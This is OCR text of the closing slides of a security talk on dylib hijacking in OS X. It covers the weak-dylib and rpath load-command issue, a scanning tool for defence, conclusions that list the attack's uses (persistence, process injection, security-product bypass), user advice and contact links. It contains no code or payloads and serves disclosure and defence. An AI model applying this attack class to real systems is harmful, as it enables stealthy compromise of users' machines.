
OS X
Rank : No Value 15-Jan-2015 12:53 PM

Summary: On OS X, applications that make use of the load commands, LC_LOAD_WEAK_DYLIBs or multiple LC_RPATHs, may

DEFENSE

but am I vulnerable? and I owned?

free at
objective-see.com



hijacked apps

buggy apps

dylib hijack scanner (dhs)

Synack


Conclusions

...wrapping this up

new powerful stealthy new class of attack

- affects apple & 3rd party apps
- abuses legitimate functionality
- no binary / OS file modifications

- persistence
- process injection
- security product bypass
- ‘remote’ infection



users

- scan your system
- download software over HTTPS
- don't give your $ to the AV companies

Questions & Answers

feel free to contact me any time :)

patrick@synack.com

@patrickwardle

ATARI

stop by synack's booth to win

downloads

slides
syn.ac/cansecw

white paper
www.virusbtn.com/dylib

python scrips
github.com/synack


Objective-See

final thought ;)

"*What if every country has ninjas, but we only know about the Japanese ones because they're rubbish?*" -DJ-2000, reddit.com

Synack

(image) credits



images

- thezooom.com
- deviantart.com (FreshFarhan)
- http://th07.deviantart.net/fs70/PRE/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg

- iconmonstr.com
- flaticon.com